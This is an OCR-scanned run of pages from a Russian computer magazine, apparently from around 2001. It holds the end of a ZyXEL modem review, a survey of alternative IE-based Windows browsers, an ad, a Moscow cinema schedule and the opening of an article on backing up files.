Протокол V.90. Здесь Omni 56K отлично держит связь, если качество линии объективно позволяет коннектиться выше, чем на 28800. В противном случае следует быстрый разрыв связи. Автоматического “сползания” с V.90 на V.34 и обратного поднятия в соответствии с качеством линии нет. Модем разрывает связь. Это скорее хорошо, чем плохо. Если был бы автомат, то при наших линиях невозможно было бы удержать связь на V.90.

На протоколах V.34 и ниже наблюдалась стабильная работа. Даже на не самых завидных линиях вроде моей модем работал часами без проблем. Снижал скорость до 133 bps, но работал. А Курьер рвал связь весьма быстро. Как этого удалось достичь фирме ZyXEL - не знаю. За почти 2 дня работы Омни 56K на протоколе V.34. ни разу не разорвал связь. Голосовые функции: качество оцифровки звука несколько ниже, чем у моделей на чипсете Rockwell. АОН реализован аппаратно. Автоответчик и факс работали без проблем и очень даже хорошо.

Ко всем достоинствам электронной части модемов можно добавить и изящный корпус а-ля iMac, через который видна элементная база, конденсаторы и микросхемы, вполне прикольно для украшения рабочего стола. Замеченные минусы все те же: плохие пищалки :)). При рекомендованной цене за эти модели от 110 до 125 не наших денег могли бы звук хороший поставить.

Хотя явные плюсы тоже присутствуют. Это халявная версия Venta ZVoice версии 4.41. Есть еще один большой плюс Омни 56K - малые габариты и легкость. Этот модем, способный заменить PCMCIA-модем для ноутбуков и карманных ПК (правда, при наличии питания в 220 вольт). Добиться нормальной работы PCMCIA-модемов на плохих линиях сложно. А таскать с собой Courier или U-336E тяжело.

Брат 2. Тьфу, брат PRO

Следующим претендентом стал их старший брат по имени OMNI 56K PRO. Слов нет, при рекомендованной цене в 225 уёв нам предлагают 56Кбит/с факс-модем с графическим дисплеем, в очень стильном исполнении, с автоответчиком и автономным определителем номера. В реальности это устройство было больше похоже на аппаратуру контроля линии с функциями испытательного стенда! Не буду перечислять все то, что может отобразить дисплей этой модели, но мне кажется, что более исчерпывающей информации ты не получишь даже у мастеров на твоей АТС. На жидкокристаллическом дисплее отображаются все параметры связи: сигнал/шум, скорость передачи и приема, уровень принимаемого сигнала, амплитудно-частотные характеристики, количество согласований параметров связи, причем работает это все на очень зашумленных линиях и применяется на профессиональных модемах ZyXEL. Характеристики данной модели аналогичны ее собратьям на чипсете ZyXEL M4 50мГц. Но добавленные новые функции, делающие ее неповто-



u336eplus

Вывод для себя я уже сделал: аппарат, который имеет право занять место на моем рабочем столе, будет называться Omni 56K PRO


римой в своем классе: многофункциональный дисплей с подсветкой, цифровой графический эквалайзер, непрерывная диагностика условий связи на дисплее.

Последняя, пятая модель в моем обзоре, самая профессиональная - ZyXel U-336E Plus. Рекомендуемая цена аж 260 у.е. По техническим характеристикам он относится к классу профессиональных офисных модемов, которые получили большое распространение на территории РФ и бывшего СССР, более пяти тысяч модемов ZyXel установлено в системе Сбербанков РФ по всей стране и порядка 7 тысяч на системе ГАС "Выборы". И это не считая многочисленных структур в банковской, газонефтедобывающей и железнодорожной сферах. Так что многие успели поработать с ZyXel и убедиться в их надежности. Модель U-336E Plus - это переименованная U-90E ZyXEL. Причина переименования объясняется огромной популярностью на рынке России и СНГ профессиональных модемов серии U-336, но, в отличие от своих собратьев из 336 серии на чипсете ZyXEL M3, U-336E выполнен на новом чипсете ZyXEL M4 50 МГц. Мне этот модем был исключительно интересен, и вот, наконец, я смог в полной мере с ним поработать. Существенное преимущество U-336E Plus перед Omni 56K заключается прежде всего в наличии режима выделенной линии, в том числе предусмотрена работа по обычной медной паре. Схема сопряжения с телефонной линией выполнена с применением трансформатора (чего нет у Omni). Еще одно неприятное для меня, точнее для моего проекта, отличие - отсутствие голосовых функций. Несмотря на возможность реализации голосовых функций на данном наборе микросхем, ZyXEL не ставила перед собой такую задачу. Как и у модема Omni 56K, в новой модели не предусмотрены фирменные протоколы ZyX и ZyCELL, но реализована функция SREJ - Selective Reject (выборочный повтор).

Вот вроде бы и все, что я хотел тебе рассказать про модемы, попавшие в мои жадные лапы; скоро их отдавать, а я уже привык к ним как к дитя к игрушкам, дорогим, правда, игрушкам :-). Вывод для себя я уже сделал: аппарат, который имеет право занять место на моем рабочем столе, будет называться Omni 56K PRO, и если кто-то их вас сделает такой же выбор, я посчитаю, что не зря распинался :). А во всем остальном модемы серии Omni 56K - серьезная альтернатива 3COM-овским штучкам с учетом серьезной поддержки производителем, трехлетней гарантии, регулярного обновления микропрограмм и наличия кучи сертификатов.

Без комментариев

В заключении я приведу фрагмент текста с ресурса ZyXel; поверьте, так написать мог только тот, кто верит в свою продукцию: "...И если вы сами не хакер, не крутой компьютерщик, то у вас наверняка есть сын, племянница, младший брат или кто-нибудь еще из близких, кто уже может считать себя настоящим хакером, либо вам хотелось бы видеть его таковым. Лучший им подарок - Omni 56K Plus - модем без компромиссов." А если еще вспомнить про апгрейды для поддержки новейшего протокола V92... В общем, без комментариев :).



Серия Модемов
OMNI 56K
МОДЕМ • ФАКС • АВТООТВЕТЧИК • АОН
МИР ПК
V.92
V.44
56Кбит/с
OMNI 56K PRO
OMNI 56K PLUS
OMNI 56K
OMNI 56K PCI
www.omni.ru
ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ
HTTP
FTP
IRC
CHAT
NEWS
MAIL
ICQ
GAMES
• Надежность связи на любых линиях
• Минимальное время доступа к ресурсам Интернета
• Легкость установки - простота в обращении
• Возможность обновления микропрограммы
ZyXEL

PC_Zone

НЕ ОСЛИКОМ ЕДИНЫМ


Тоха (Toxa@real.xakep.ru)

Вы хочете выводов? Их есть у меня! Можно, конечно, особо не размышляя, юзать ИЕ, нацепив на него с полтонны всяческих плагинов и примочек, а можно взять и скачать браузер, возможности которого показались тебе наиболее нужными

НЕ ОСЛИКОМ ЕДИНЫМ

Немного об альтернативных Web-браузерах

Привет, приятель. Вот скажи, ты каким браузером под виндами пользуешься? Кто-то с хитрым прищуром ответит: "Мне Netscape очень нравится", кто-то ударит себя в грудь и воскликнет: "Настоящий хацкер юзает только Opera'у", а кто-то удивлено вскинет брови: "А разве есть еще что-то кроме IE?". Да, так уж сложилось, что большинство читателей ничего, кроме трех вышеупомянутых браузеров, и не знают (те, кто читает X с первых номеров, вспомнят еще и NeoPlanet). А ведь есть еще альтернативы, причем неплохие, но незаслуженно обходимые стороной. Вот о них мы сегодня и поговорим.



<ОСЛИКОПОДОБНЫЕ БРОДИЛКИ>

Позволь рассказать мне про те браузеры, которые являются полными наследниками IE, со всеми вытекающими отсюда плюсами и минусами. Они используют тот же движок и, по сути, являются клонами ослика, доведенными до ума. А ты как думал, клоны бывают не только у овечек (Долли), но и у осликов (IE) ;-).

<NetCaptor>

www.netcaptor.com (820 Кб)

Наверное, самый популярный и самый удачный IE-like браузер. Я бы даже назвал его не просто клоном, а доведенным до совершенства Internet Explorer'ом (а к продуктам от MS применим термин "совершенство"? :). Ну сам посуди, чего ослику не хватает? Фишки, когда каждая страница загружается в новом окне программы, а не плодит все новые экземпляры браузера (вообще, это называется MDI-интерфейсом)? Есть такая фича у NetCaptor'a.

Возможности закрыть сразу все окна одним нажатием кнопки? Без вопросов. С той же легкостью включать/выключать загрузку картинок? Без проблем, один щелчок мыши. Помимо этого: простая и удобная функция captor-группы, по дефолту содержащая ссылки на варезные, но-


INSCENE

ТЕМА

Web browser и WWW


Самые первые упоминания о World Wide Web относятся к 1989 году, когда сотрудник лаборатории CERN Тим Бернерс-Ли (Tim Berners-Lee) опубликовал первые предложения о своем проекте: создании гипертекстовой сетевой среды. Официальной же датой рождения WWW принято считать 17 мая 1991 года, когда на компьютерах CERN появилась версия веб-сервера. Самым первым браузером (в том виде, в каком мы привыкли его воспринимать) был браузер под названием WorldWideWeb (логично :). Написал его все тот же Тим Бернес-Ли в декабре 1990 года. К чему привели экспоненциальные масштабы роста www-ресурсов с тех пор, общеизвестно: количество сайтов достигло такой величины, что нескольких миллиардов IP-адресов, доступных сейчас, оказывается уже недостаточно, и рассматривается необходимость внедрения новой системы сетевой адресации.

востные, поисковые серваки, но ты можешь добавить и свои (одно нажатие крысой - перед тобой грузятся все паги из группы, которую ты открыл), быстрый доступ к параметрам безопасности, гибкие собственные настройки. При всем при этом NetCaptor выглядит ну в точности как IE (что ж ты хочешь, он же на него "садится"), и все проги, работа которых заключается во взаимодействии с осликом (трассировщики, даунлоадеры, букмекеры, etc), будут без проблем работать и в NetCaptor. Одним словом, все вышесказанное позволяет сделать вывод, что NC - идеальный браузер для того, чтобы безболезненно оставить IE и забыть о нем (как можно скорее :).




<CrystalPort>

www.crystalport.com (2,12 Мб)




Ещеодна мощная прямая альтернатива бродилке от Microsoft. Как и у Netcaptor'а, внешнее сходство с IE - полнейшее. Но это только внешне. Что же касается возможностей... Первым делом сразу обращу твое внимание на ужасно удобную, чисто хацкерскую фичу с говорящим названием Paranoia: одним нажатием кнопки можно почистить TMP-файлы, кэш браузера, хистори, полученные документы... да все, чтобы скрыть на локальной машине факт того, что ты побывал в Сети. Каково, а? Кроме того: встроенная панель обращения к поисковым серверам, защита от надоедливых всплывающих окон, полная совместимость с прогами для IE (то же, что и у NetCaptor'а) с возможностью запуска их внутри браузера, запрет на загрузку картинок одной кнопкой, чрезвычайно понятный и удобный интерфейс. Кроме того, CrystalPort Browser поддерживает скины, причем, глядя на скриншоты, ты можешь убедиться, что это чуть больше, чем просто убогий BackBitmap (хотя до возможностей NeoPlanet'а ему, конечно, далеко). С сайта проги ты можешь слить дополнительные шкурки. Красиво, блин! Про MDI-интерфейс я уже и не говорю, он в хороших браузерах - нечто само собой разумеющееся. "Can your browser do this?" - вопрошают создатели сего чуда программистской мысли, тем самым намекая, что IE в сравнении с CP отправляется в глубокий даун.




<NeoPlanet>

www.neoplanet.com (3,33 Мб)




Этого красавца помнят те, кто читает][с 1999 года. Тогда, помнится, он был признан лучшим браузером тысячелетия. Хе-хе, и где он теперь, с приходом на трон "Х-браузера" Оперы? (началось новое тысячелетие, в конце подведем итоги :) - прим. ред.) Я вот сейчас смотрю на него и думаю: за красоту, наверное, NeoPlanet удостоился такой чести. Ибо дизайн, по сравнению с аналогами, потрясает, это действительно real skinnable browser: на сайте программы можно нарыть более пятисот различных скинов, каждый из которых полностью меняет вид браузера. Вкупе с гибкой настройкой внешнего вида получаем возможность полностью индивидуально настроить софтину, так, что серфить инет становится



эстетически приятно :). Однако истинного хацкера интересуют не пищаще-жужжаще-крутящиеся примочки, а быстрота, удобство и надежность. Что ж, если говорить о фьючерсах: вполне пристойный набор настроек, встроенный download-менеджер, тесная интеграция с IE... вот что мне не понравилось: нет никакой полезной оригинальности (за исключением интерфейса), то бишь в NP практически не найти занятных фишек, которые отсутствуют в IE и могли бы пригодиться при работе. А, тем не менее, восемь мегов оперативки эта софтина отжирает стабильно. Так что рекомендую сей браузер тем, кто любит все красивое и внешне необычное. Ну а если тебе все равно, как выглядит прога, лишь бы быстрой и надежной была, то NP - не твой выбор. Нет, он, конечно, надежен и безглючен, но... лично я не нахожу никакого серьезного повода становиться приверженцем NP.

<BinGOOO>

www.bingooo.com (2,67 Мб)



Веселый комбайн "три в одном" сочетает в себе непосредственно браузер, поисковую машинку и мессенджер. С первой (и главной) своей обязанностью справляется неплохо, из отмеченных фишек: поиск по всему загруженному сайту, сохранение найденных по запросу страниц "на лету", ХуИз по серваку (для тех, кто с бронепоезда: Хуиз - это не ругательство, а WhoIs-запрос о серваке), возможность менять "начинку" (базироваться на IE, Mozilla'е или Нетшкафе), возможность серфить сеть, не сохраняя инфу в хистори и кэше. Также имеется подобие скинов: можно менять внешность браузера, выбирая кнопки (фанаты тут же выбирают стилизованные под IE). В довершение всего, рядом с загруженным сайтом появляется государственный флажок, дабы ты не забыл, сайт какой страны ты ломаешь :). Мелочь, а приятно. Режим поисковика тоже радует: удобная навигация, присутствует некое подобие тематичес-

NEXT






PC_Zone

НЕ ОСЛИКОМ ЕДИНЫМ


Toxa (Toxa@real.xakep.ru)


кого каталога, имеет место быть многозадачность: в одном фрейме грузится сайт, в другом - идет активный поиск. Главный минус search mode - при задании поиска кириллицей Bingooo запрос понимает, но результат выдает кракозябрами. Кроме прочего, есть возможность подключения и воспроизведения Интернет-радио/ТВ, хотя эта фишка не для нашего диалапа. В целом же универсальная софтинка оставила приятное впечатление: это отнюдь не замена стандартному браузеру, а удобное дополнение.



<CipherNet>

http://santarulz.cjb.net (5,7 Мб)





Еще одна софтинка из серии тех, которые прежде всего удивляют своим интерфейсом. Как и ему подобные, CipherNet позволяет выбор из нескольких "шкурок", каждая из которых придает ему индивидуальность. Более того, это единственный из всех протестированных мною браузеров, интерфейс которого выполнен в стиле "flash", т.е. кнопки реагируют на наведение мыши, оставляя за ней "шлейф", менюхи полупрозрачны и т.д. (зависит от выбранного скина, коих семь по дефолту плюс возможность качнуть с официальной паги SkinBuilder, между прочим, пага под стать браузеру - вся на флэше), в общем, это называется dynamically skinnable web-browser. Оно, конечно, очень красиво, да только скоро приедается, а отрубить это никак нельзя, только шкурку поменять. Кроме того, общее количество настроек и, как следствие, рулезных фишек очень мало. Точнее, это первых - мало, а вторых я вообще не нашел. Ну, посуди сам: стандартные кнопки браузера (вперед, назад, обновить, остановить), букмарки, импортированные из ИЕ, возможность убийства достающих поп-апов, загрузки рисунков и анимации - вот и все небогатые настройки CipherNet. Кроме этого, браузер может порадовать тебя встроенным простеньким HTML-редактором, еще более простеньким, также встроенным ftp-клиентом и уж совсем простым mp3-плеером (также встроенным, естественно :). Конечно, глядя на скрины, ты скажешь: ну и что, компактный маленький приятный браузер. Оно, конечно, так, да вот только отжирает эта сволочь двадцать мегов памяти стабильно.

<iNetTabs>

http://go.to/inettabs (2,64 Мб)




Рассказав про CipherNet, просто не имею права не упомянуть про этот приятный браузер. На первый взгляд, он очень похож на вышеописанный, даже памяти, благодаря "тяжелым" скинам, занимает столько же, однако, поверь мне, iNet-Tabs намного удобнее и продуманнее (про полную интегрированность с IE, совместимость с софтинами под ослика и прочее я говорить не буду - и так ясно, что по-другому быть не может, ибо браузер на движке IE основан, как и все описываемые), а именно благодаря удобным опциям меню, как то: возможность вдоволь поизгаляться над pop-up окнами (разрешение на раскрытие, запрет, по запросу), работа с "печенюшками", удобное управление окнами. Это один из немногих браузеров, у которого нет строгого оконного интерфейса (либо MDI, аки в Опере, либо многоэкземплярный, аки в ИЕ): ты сам выбираешь, грузить ли пагу в новом окне (new tab) или же запустить ее в новом экземпляре браузера (new window). Разве не удобно? Кроме того, для любителей искусства на сайте валяется Skin Maker для iNet Tabs, если тебя не устраивают дефолтовые скины. Итого, делаем вывод: удобный, симпатичный браузер.

<Ariadne Web Organizer>

www.open-sft.com/ariadne/ (1,16 Мб)

Как ты понял из названия, это снова слоноподобный универсал из серии "сто в одном". Ох, как же я не люблю эту унификацию: лучше что-нибудь одно, но хорошее, чем много всего, но посредственного. Ну да ладно. Итак, как заявлено на хоумпаге этой софтины, "Попробуйте Ariadne



Browser, чтобы выйти из информационного лабиринта". Посмотрим, что же он может нам такого предложить.

Во-первых, это непосредственно сам браузер. Самый обыкновенный инструмент любого веб-серфера, с закладками, группами для быстрого доступа и всем прочим. Выдающихся особенностей не имеет.

Во-вторых, интегрированный FTP-клиент (ну это уже стало традицией :), также самый обыкновенный, с прогресс-баром и возможностью докачки.

В-третьих, оффлайновый броузер (надо ли говорить, что и он без наворотов?) для загрузки и последующего просмотра страниц.

В-четвертых, календарь с возможностью назначать задания, делать пометки, ставить alarm, etc.

В-пятых, режим поиска на известных поисковых серваках. И, наконец, органайзер, по сути - продвинутый букмарк меденжер, который... да что я рассказываю, MS Outlook знаешь? Верю, знаешь :). Так вот, это примерно то же самое, только интегрированное в один пакет. Рекомендуется тем, кто люто ненавидит MS, но тем не менее сидит в Виндах, как альтернатива всему MS Net-Office (т.е. IE, Outlook и проч.), но альтернатива не полная. К тому же, для нормальной работы AWO все равно IE должен быть установлен. И напоследок один минус: мне не понравился старый дизайн софтины, и плюс: есть бесплатная версия этого монстра.



ТЕБЕ НУЖЕН ИТОГ?

Вы хочете выводов? Их есть у меня! Можно, конечно, особо не размышляя, юзать ИЕ, нацепив на него с полтонны всяческих плагинов и примочек, а можно взять и скачать тот браузер, возможности которого тебе показались наиболее нужными. Из всей описанной братии я оставил у себя NetCaptor (юзаю его по сей день вместо IE как основной браузер, на пару с Оперой), CrystalPort (понравились мне его фьючерсы) и Inet Tabs (а просто оставил и все :). Остальные, хоть и не уступают "большому брату" IE, но особо меня не поразили. Но о вкусах не спорят, так что - качай, пробуй, в общем, действуй. Если ты возьмешь хотя бы один из браузеров на заметку как понравившийся тебе, я буду считать свою задачу выполненной.

ИСТОРИЯ ЧЕЛОВЕЧЕСТВА - ИСТОРИЯ ХРАНЕНИЯ ИНФОРМАЦИИ

TDK. Сохранит на века.

Музыкальные шедевры из коллекции театра Ла Скала будут храниться на компакт-дисках TDK.



Для того, чтобы перевести свои уникальные архивы на цифровые носители, знаменитый театр Ла Скала обратился в лабораторию звука Миланского университета. Специалисты лаборатории протестировали различные носители и рекомендовали компакт-диски с возможностью однократной записи (CD-R) компании TDK. Результаты тестов показали, что именно CD-R диски TDK обеспечивают качество записи и воспроизведения, достойное ярчайших музыкальных творений. А долговечность этих дисков гарантирует идеальное звучание спустя десятилетия. Благодаря этому проекту бесценные шедевры в исполнении звезд мировой оперной сцены сохранятся для будущих поколений в своей первозданной красоте.

Продукция фирмы TDK гарантирует такую надежность и долговечность хранения информации, какой не знали прежде.











http://www.tdk-russia.ru

Horrific (smirnandr@mail.ru www.x-c-r.com)

Спасение утопающих, дело рук продвинутых юзеров

Полный мануал по резервному копированию

Недавно я решил переустановить себе Windows 2000 на моем родимом компе. Перестановка у меня заняла целый месяц. "Что я так долго перестанавливал?" – спросишь ты. Я понимаю, что Windows 2000 можно поставить и настроить за один день, но вот восстановить последствия перестановки не всегда так легко. Итак, все по порядку.



Напутственное слово, или что резервировать?

Резервировать необходимо только рабочие файлы. Не надо пытаться резервировать ОСь. Восстанавливать ее с резервной копии – геморрой. Возможно именно она будет виновата в свое в системе. Тогда просто не будет смысла восстанавливать версию ОСи, которая привела к потере данных. Если ты сделаешь это, то получишь шанс снова попасть на ту же ошибку. Если ты хочешь сделать копию для быстрого восстановления ОС, то желательно воспользоваться чем-нибудь другим. Например, в Windows 2000 есть утилита для быстрой установки, которая работает следующим образом:

1. Ты устанавливаешь Win 2000.
2. Настраиваешь нужные тебе программы.
3. Создаешь с помощью этой тулзы образ операционки и переносишь его на диск.

После этого, если Windows загнулся, форматируешь винт, запускаешь установку с этого диска, и через пять минут у тебя появляется рабочая ОС со всеми необходимыми настройками. Тебе остается только восстановить свои рабочие файлы и продолжать работать. Для Win9x/ME есть подобные варианты сторонних производителей. Обязательно воспользуйся подобной тулзой. Для Windows 2000 она называется Sysprep

<Как все это было>

Однажды вечером я решил переставить Windows 2000. У меня винт разбит на четыре диска. На первом стоит 98-й, на втором 2000-й, на третьем Linux и четвертый - рабочий. На последнем диске находятся все исходники моих прог, статьи и куча всего. Итак. Я принялся перестанавливать 2000-й. Перезагрузился, форматнул второй диск и поставил Win. Загружаюсь. Все как в ажуре. Окна летают как угорелые, и все работает нормально. Захожу на свой рабочий диск... Стоп. Точнее пытаюсь зайти на свой рабочий диск... А нету. Захожу в Диск менеджер, а он мне говорит: "А нету у тебя диска E:". Все на месте, а диска E: нету :(. Вместо него пустое неразмеченное пространство. Целый месяц я восстанавливал потерянное. Как на зло, я три недели до этого не делал резервных копий. Прежде я всегда сбрасывал на болванки все основные файлы, но тут из-за повальной нехватки времени расслабился и

NEXT

МДМ•КИНО



1 ноября (четверг)
Похождения императора (диснеевский мультик) - 9:00, 10:30, 14:00, 15:30, 1:00
Большой приз (криминальная драма) - 12:00,23:00, 2:45
Последняя фантазия (экшн/фэнтэзи/анимация) - 17:00, 19:00, 21:00, 1:00, 4:45
с 2 ноября (пятница) по 4 ноября (воскресенье)
Похождения императора (диснеевский мультик) - 9:00, 10:30, 14:00, 15:30
Последняя фантазия (экшн/фэнтэзи/анимация) - 17:00, 19:00, 21:00, 1:00
Джиперс-криперс (ужасы) - 12:00, 2:45
Это правда, если я вру (молодежная комедия) - 23:00, 4:15
с 5 ноября (понедельник) по 7 ноября (среда)
Похождения императора (диснеевский мультик) - 9:00, 10:30, 14:00, 15:30
Джиперс-криперс (ужасы) - 12:00, 2:45
Последняя фантазия (экшн/фэнтэзи/анимация) - 17:00, 19:00, 21:00, 1:00
Это правда, если я вру (молодежная комедия) - 23:00, 4:45
с 8 ноября (четверг) по 11 ноября (воскресенье)
Похождения императора (диснеевский мультик) - 9:00, 10:30, 14:00
Джиперс-криперс (ужасы) - 12:00, 1:30
Это правда, если я вру (молодежная комедия) - 15:30, 23:45, 3:00
Последняя фантазия (экшн/фэнтэзи/анимация) - 17:45, 19:45, 21:45
с 12 ноября (понедельник) по 14 ноября (среда)
Похождения императора (диснеевский мультик) - 9:00, 10:30, 14:00
Джиперс-криперс (ужасы) - 12:00, 1:30
Последняя фантазия (экшн/фэнтэзи/анимация) - 17:45, 19:45, 21:45, 4:45
Это правда, если я вру (молодежная комедия) - 15:30, 23:45, 3:00
15 ноября (четверг)
Бандиты (боевик/комедия) - 9:15, 13:00, 19:00, 1:45
Похождения императора (диснеевский мультик) - 11:30, 15:15
Это правда, если я вру (молодежная комедия) - 16:45, 23:45, 4:45
Джиперс-криперс (ужасы) - 3:15
с 16 ноября (пятница) по 18 ноября (воскресенье)
Искусственный разум (фантастика, реж. С.Спилберг) - 9:00, 16:15
Бандиты (боевик/комедия) - 11:45, 19:00, 21:15, 1:30
Последняя фантазия (экшн/фэнтэзи/анимация) – 23:30, 5:30
Королевская битва (триллер, реж. Т.Китано) - 14:00, 3:30
с 19 ноября (понедельник) по 21 ноября (среда)
Искусственный разум (фантастика, реж.С.Спилберг) - 9:30, 21:15
Бандиты (боевик/комедия) - 12:45, 14:30, 19:00, 0:00, 4:00
Королевская битва (триллер, реж. Т.Китано) - 16:45, 2:00
22 ноября (четверг)
Искусственный разум (фантастика, реж.С.Спилберг) - 10:00, 21:15, 5:30
Бандиты (боевик/комедия) – 12:45, 15:00, 19:00, 0:00, 4:00
Ямакаси (криминал/драма) - 17:15
Королевская битва (триллер, реж.Т.Китано) - 2:00
с 23 ноября (пятница) по 25 ноября (воскресенье)
Искусственный разум (фантастика, реж.С.Спилберг) - 10:00, 21:15, 5:30
Бандиты (боевик, комедия) - 12:45, 15:00, 19:00, 0:00, 3:30
Ямакаси (криминал/драма) - 17:15, 2:00
с 26 ноября (понедельник) по 28 ноября (среда)
Искусственный разум (фантастика, реж.С.Спилберг) - 10:00, 21:45, 5:30
Бандиты (боевик/комедия) - 12:45, 15:00, 19:00, 3:30
Ямакаси (криминал/драма) - 17:15, 2:00
29 ноября (четверг)
Любимцы Америки (комедия, Д.Робертс) - 9:00, 15:30, 19:45, 0:00, 4:00
Искусственный разум (фантастика) - 10:45
Бандиты (боевик/комедия) - 13:15, 21:45, 2:00
Последний поцелуй (мелодрама) - 17:30
30 ноября (пятница)
Любимцы Америки (комедия, Д.Робертс) - 9:00, 15:00, 19:15, 3:30
Джей и молчаливый Боб наносят ответный удар (комедия) - 10:45, 21:45, 1:45
Последний поцелуй (мелодрама) - 17:00, 5:15
Бандиты (боевик/комедия) - 12:45, 23:30

ТОЛЬКО У НАС МОЖНО СМОТРЕТЬ КИНО ЛЕЖА!

м. Фрунзенская, Комсомольский пр-т, д. 28
www.mdmkino.ru

PC_Zone

Спасение утопающих

Horrific (smirnandr@mail.ru www.x-c-r.com)

даже перед перестановкой Win не выделил часика на резервное копирование. Вот же облом не хилый вышел. Хорошо, что хоть самые необходимые файлы были на болванках. Благодаря этому мне пришлось повторить только то, что я делал последние три недели. Иначе я бы и за полгода не восстановил все потерянное. Если ты не хочешь оказаться в таком же положении, то ты обязан регулярно делать резервное копирование. А вот чем лучше производить такую операцию, я тебе сейчас постараюсь рассказать.

<Как делать копии?>

Прежде чем перейти к софту для резервного копирования, я скажу пару слов про то, как это делается. В принципе, резервирование - это простое архивирование данных, но имеет свои особенности.

Прежде всего тебе необходимо обзавестись вторым винтом или каким-нибудь девайсом для хранения больших архивов. Для этого может подойти CD-RW привод, который ты уже должен был купить. Если ты до сих пор не сделал этого, то можешь использовать старый винт. Я не советую держать резервные копии на том же диске, на котором установлены система и твои рабочие файлы. Если он накроется, то тебе уже ничего не поможет.

